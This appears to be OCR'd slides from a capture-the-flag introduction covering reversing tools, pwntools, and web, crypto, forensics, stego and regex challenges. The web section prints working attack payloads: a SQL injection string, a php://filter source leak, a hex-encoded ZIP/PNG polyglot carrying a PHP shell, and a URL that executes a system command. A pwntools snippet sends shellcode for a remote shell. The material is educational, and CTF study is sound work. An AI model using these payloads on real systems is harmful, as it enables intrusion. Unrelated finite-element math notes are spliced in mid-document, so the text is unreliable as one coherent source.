EBX: 0x0
ECX: 0x804a230 --> 0x92
EDX: 0x92
ESI: 0xf7fb8000 --> 0x1b1db0
EDI: 0xf7fb8000 --> 0x1b1db0
EBP: 0xffffd048 --> 0x0
ESP: 0xffffcfd0 --> 0x7400cffe
EIP: 0x80487b2 (mov    BYTE PTR [ebp-0x76],0x0)
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80487aa:   movzx  eax,BYTE PTR [eax]
   0x80487ad:   cmp    al,BYTE PTR [ebp-0x75]
   0x80487b0:   je     0x80487b6
=> 0x80487b2:   mov    BYTE PTR [ebp-0x76],0x0
   0x80487b6:   add    DWORD PTR [ebp-0x74],0x1
   0x80487ba:   jmp    0x8048776
   0x80487bc:   cmp    BYTE PTR [ebp-0x76],0x0
   0x80487c0:   je     0x80487d4
[------------------------------------stack-------------------------------------]
0000| 0xffffcfd0 --> 0x7400cffe
0004| 0xffffcfd4 --> 0x0
0008| 0xffffcfd8 ("test")
0012| 0xffffcfdc --> 0x0
0016| 0xffffcfe0 --> 0xf7ffd000 --> 0x23f3c
0020| 0xffffcfe4 --> 0xf7ffd918 --> 0x0
0024| 0xffffcfe8 --> 0xffffd000 --> 0xffffffff
0028| 0xffffcfec --> 0x80482f8 ("__libc_start_main")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x080487b2 in ?? ()
gdb-peda$ _
```

Works everywhere on everything

Binary Ninja



```
__printf_chk
bind
accept
exit
fwrite
__fprintf_chk
fork
socket
main
_start
sub_17c0
sub_18b0
sub_19d0
sub_1c20
sub_2140
```

```
int64_t main()

000014ce  nop
000014d0  je      0x158f

000014d6  mov     edi, ebx
000014d8  call    close
000014dd  mov     edi, dword [rsp+0x24]
000014e1  call    inet_ntoa
000014e6  lea     rsi, [0x27be]  {"Accepted connection from %s\n"}
000014ed  mov     rdx, rax
000014f0  mov     edi, 0x1
000014f5  xor     eax, eax  {0x0}
000014f7  call    __printf_chk
```


CLEAN INTERFACE

If you spend as much time as we do looking at disassembly, you'll appreciate the clean look.

Selection: 0x1574 to 0x157b (0x7 bytes)

New tool, strongly promoted on CTFs

Radare2




```
[0x08048340]> pdf @ main
|          ; UNKNOWN XREF from 0x080483dd (fcn.080483c5)
|          ; DATA XREF from 0x08048357 (entry0)
┌ (fcn) main 44
|          0x0804841d    55          push ebp
|          0x0804841e    89e5        mov ebp, esp
|          0x08048420    83e4f0      and esp, 0xfffffff0
|          0x08048423    83ec10      sub esp, 0x10
|          0x08048426    e8c9ffffff  call fcn.080483f4
|             fcn.080483f4(unk)
|          0x0804842b    c7442408040. mov dword [esp+0x8], 0x4
|          0x08048433    c7442404108. mov dword [esp+0x4], str.WIN_n ; str.WIN_n
|          0x0804843b    c7042401000. mov dword [esp], 0x1
|          0x08048442    e8c5feffff  call sym.imp.write
|             sym.imp.write()
|          0x08048447    c9          leave
└          0x08048448    c3          ret
[0x08048340]>
```

Tool for console lovers.

"Vim for reverse engineering".


x64dbg



```
00007FF892557FD2   45 85 FF              test r15d,r15d
00007FF892557FD5   75 53                 jne kernelbase.7FF89255802A
00007FF892557FD7   45 8D 47 01           lea r8d,dword ptr ds:[r15+1]
00007FF892557FDB   4C 89 74 24 20        mov qword ptr ds:[rsp+20],r14
00007FF892557FE0   44 0F B6 CE           movzx r9d,sil
00007FF892557FE4   49 8B D5              mov rdx,r13
00007FF892557FE7   8B CB                 mov ecx,ebx
00007FF892557FE9   FF 15 01 3F 08 00     call qword ptr ds:[7FF8925DBEEA]
00007FF892557FEF   8B F8                 mov edi,eax
00007FF892557FF1   89 44 24 40           mov dword ptr ds:[rsp+40],eax
00007FF892557FF5   85 C0                 test eax,eax
00007FF892557FF7   0F 88 AC 00 00 00     js kernelbase.7FF8925580A9
00007FF892557FFD   85 F6                 test esi,esi
00007FF892557FFF   75 20                 jne kernelbase.7FF892558021
00007FF892558001   E9 A3 00 00 00        jmp kernelbase.7FF8925580A9
00007FF892558006   49 69 C4 10 27 00 00  imul rax,r12,2710
00007FF89255800D   48 89 44 24 50        mov qword ptr ds:[rsp+50],rax
00007FF892558012   48 F7 D8              neg rax
00007FF892558015   48 89 44 24 50        mov qword ptr ds:[rsp+50],rax
00007FF89255801A   4C 8D 74 24 50        lea r14,qword ptr ds:[rsp+50]
00007FF89255801F   EB AC                 jmp kernelbase.7FF892557FCD
00007FF892558021   3D 01 01 00 00        cmp eax,101
00007FF892558026   74 7C                 je kernelbase.7FF8925580A4
```

Probably the best, free Windows debugger available.

pwntools



pwntools - CTF toolkit

pwntools is a CTF framework and exploit development library. Written in Python, it is designed for rapid prototyping and development, and intended to make exploit writing as simple as possible.

```
from pwn import *
context(arch = 'i386', os = 'linux')

r = remote('exploitme.example.com', 31337)
# EXPLOIT CODE GOES HERE
r.send(asm(shellcraft.sh()))
r.interactive()
```

Category: Web

Web' OR 1=1 --

Category: Web

Applications mostly written in:

- PHP
- Python
- Ruby
- JavaScript (node.js)

Attack vectors

- (no)SQLinjection
- XSS, CSRF
- path traversal
- file inclusion
- deserialization (`unserialize`, `unpickle`, `XMLDecoder`, `readObject`)

Example

Webpage allows to upload/edit .png icons

Navigation: index.php?op=home

What if it executes `include($_GET['op'] . '.php')`?

Step 1. Download sources via php base64 filter

```
?op=php://filter/read=convert.base64-encode/resource=home
```

Example

Step 2. Application analysis

- any uploaded icon will have .png extension
- we can upload only valid picture
- all metadata removed (no smuggling data in exif)
- we can control color palette and pixels from online editor

But this will still be only a picture.

Example

PHP has also ZIP filter


Let's create a PNG, which is also a valid ZIP, with PHP-shell inside...

What?

```
504B0304140000000800EE769148F0D042901D000000210000000500
0000732E706870B3B12FC82850508977770D89564F548FD5803293D4
6335ADEDED78B900504B01021400140000000800EE769148F0D04290
1D00000021000000050000000000000001002000000029000000732E
706870504B0506000000000100010033000000690000000000
```

Example

```
http://pixelshop.pwning.xxx/?a=system&b=ls /&op=zip://uploads/
847cf5ebb78615e61ab646189e3ffbff138801ad.png%23s
```



pixelshop.pwning.xxx/?a=system&b=ls /&op=zip://uploads/847cf5ebb78615e61ab646189e3ffbff138801

```
FLAG_KEY_PCTF_FLAG_GOES_HERE_OPEN_ME_GUYS_SERIOUSLY
run sbin srv sys tmp usr var vmlinuz
```

Tools

- Web browser (inspector/firebug)
- Burp (repeater)
- Fiddler
- Python (requests)

Automatic scanners (sqlmap, w3af, dirbuster) are forbidden and usually useless.

Category: Crypto

pow(long_to_bytes('crypto'), e, n)

Pattern

Task is always the same - we get an encrypted flag and we need to decrypt it.

To make it possible we might get some help:

- more encrypted data
- encryption algorithm
- access to encryption/decryption service

What can be broken?

- improperly used RSA can be broken in 100 different ways
- improperly used AES can be broken in 10 different ways
- improper use of cryptography libraries makes them vulnerable
- improperly implemented encryption algorithm is often vulnerable

You can see a pattern here.


Some selected RSA attacks

- Common modulus
- Hastad Broadcast Attack
- Patrial Key Exposure (25% of LSB to break)
- Wiener attack (large e)
- Blinding attacks on homomorphic RSA
- Fault attacks
- Power analysis side channel attacks

Example: power analysis

PYTHON

```python
def square_and_multiply(base, exponent, modulus):
    result = 1
    for bit in to_binary(exponent):
        square = result * result
        if bit == 0:
            result = square % modulus
        else:
            result = (square * base) % modulus
    return result
```



Pop quiz


How many bits your AES encryption key should have? 32? 64? 96?

Pop quiz

How many bits your RSA modulus should have? Is 128 still safe as for AES? Do we need more, eg. 256?

Tools:

- Sheet of paper
- scholar.google.com
- Python, sage



1) Basis Function Values

To find the points:

- pull one node up one unit and half way of that should be just one half

3. Finding the Gradient:

$$\nabla N_i = \left[\frac{\partial N_i}{\partial x}, \frac{\partial N_i}{\partial y}\right]$$

$$\left[\frac{\Delta N_i}{\Delta x}, \frac{\Delta N_i}{\Delta y}\right]$$

Make Table:

	N_i	(Gradient) ∇N_i
1		

– (Calculating the Gradient:)

$$N \to \begin{bmatrix} -1 & 1 \\ 1 & 0 \\ 0 & 1 \end{bmatrix} \leftarrow \text{standard General form}$$

Node (4) calculation:

- Point C, B are the only ones affected:

Point c: y-z view

$y = \frac{1}{2}x + 0$

$y = \frac{1}{2}(.6667)$

$[y = .3333]$

(.6667)

(3.5, 3) (6, 0)

$$X_{BC} = \begin{bmatrix} 3.5 & 0 \\ 6 & 0 \\ 3.5 & 3 \end{bmatrix}$$

→ Got Jacobian

$J = x N_{der}$

Plugging in the Points we got:

$[\nabla N] = [N_{der}][J_e^{-1}]$ → Gradient Calculation

$$\begin{bmatrix} 1 & -1 \\ 1 & 0 \\ 0 & 1 \end{bmatrix} \begin{bmatrix} \frac{1}{2.5} & 0 \\ 0 & \frac{1}{3} \end{bmatrix} = \begin{bmatrix} \frac{2}{5} & -\frac{1}{3} \\ \frac{2}{5} & 0 \\ 0 & \frac{1}{3} \end{bmatrix}$$

calculate through

$$\nabla N^e = \begin{bmatrix} \frac{\partial N_1}{\partial x} & \frac{\partial N_1}{\partial y} \\ \frac{\partial N_2}{\partial x} & \frac{\partial N_2}{\partial y} \\ \frac{\partial N_3}{\partial x} & \frac{\partial N_3}{\partial y} \end{bmatrix}$$

pull one node up ex. pull node (1) and see the value function for each of the points.

pulling node (2) up:

- © gets affected
- to calculate centroid of triangle

(3.5, 2) (0,0) (3.5, 0)

triangle centroid formula:

$$\left(\frac{0+3.5+3.5}{3}, \frac{0+0+2}{3}\right)$$

$\nabla N_{11}(\partial x_{11}) = DNE$

$$\lim_{x \to 11} \frac{\Delta N}{\Delta x} \neq \lim_{x \to} \frac{\Delta N}{\Delta x}$$ → when lifting the

$\nabla N_1^e = [\,0 \quad \frac{1}{4}\,]$ Gradient → on the

Category: Forensics

Task types

- Post-attack analysis of VM images
- Broken disk images / data recovery
- Network forensics (pcap analysis)
- memory dump analysis

Tools

- wireshark, network miner
- binwalk, find / grep
- volatility, mimekatz

Category: Stegano

everyone hates stegano...


Stegano

Data hidden in graphic, video, audio files.

- some can be trivially solved with automatic tools like stegsolve (eg. LSB)
- some require a lot of guessing
- some require understanding certain data formats

Example

Data hidden in audio file:



Can be uncovered with spectral analysis

Tools

- stegsolve
- steghide
- xxd, hexdump
- Python
- Audacity
- binwalk
- experience

Category: Misc


sometimes good, sometimes bad

Task types

`Misc` tasks are... miscellaneous.

- Recon (googling, doxing, cyberstalking).
- Trivia (`On Windows, loading a library and having it's code run in another process is called _`).
- Hardware (eg. from a photo or video).
- Unusual programming languages
- Golfing, jail escapes
- "They must be joking..." type of tasks

Example: Piet language



Example: regex lovers from Taiwan

Task: write a few regular expressions matching given input (with strong constraints on regex length)

```
Please match string that contains "select" as a case insensitive subsequence.
```

Answer:

```
(?i)s.*e.*l.*e.*c.*t
```

Simple?

Example: regex lovers from Taiwan lvl 2

```
a^nb^n
Yes, we know it is a classical example of context free grammer.
```

Strings like `aabb`, `aaaabbbb` (equal number of `a` and `b`)

During `automata and formal languages` classes we learn that you can't make regex like that.

```
^(a\g<1>?b)$
```

Example: regex lovers from Taiwan lvl 3

```
x^p
A prime is a natural number greater than 1 that has no positive divisors other than 1 and itself.
```

String length has to be a prime number

Answer:

```
^(?!(xx+)\1+$)xx+$
```

Example: regex lovers from Taiwan lvl 4

```
Palindrome
Both "QQ" and "TAT" are palindromes, but "PPAP" is not.
```

String has to be a palindrome

Answer:

```
^((.)\g<1>?\2|.?)$
```

Example: regex lovers from Taiwan lvl 5

```
a^nb^nc^n
Is CFG too easy for you? How about some context SENSITIVE grammer?
```

Strings like `abc`, `aaabbbccc`, etc (equal number of `a`, `b` and `c`).

Answer:

```
^(?=(a\g<1>?b)c)a+(b\g<2>?c)$
```

And so on... lvl 7

Regex matching only leap years:

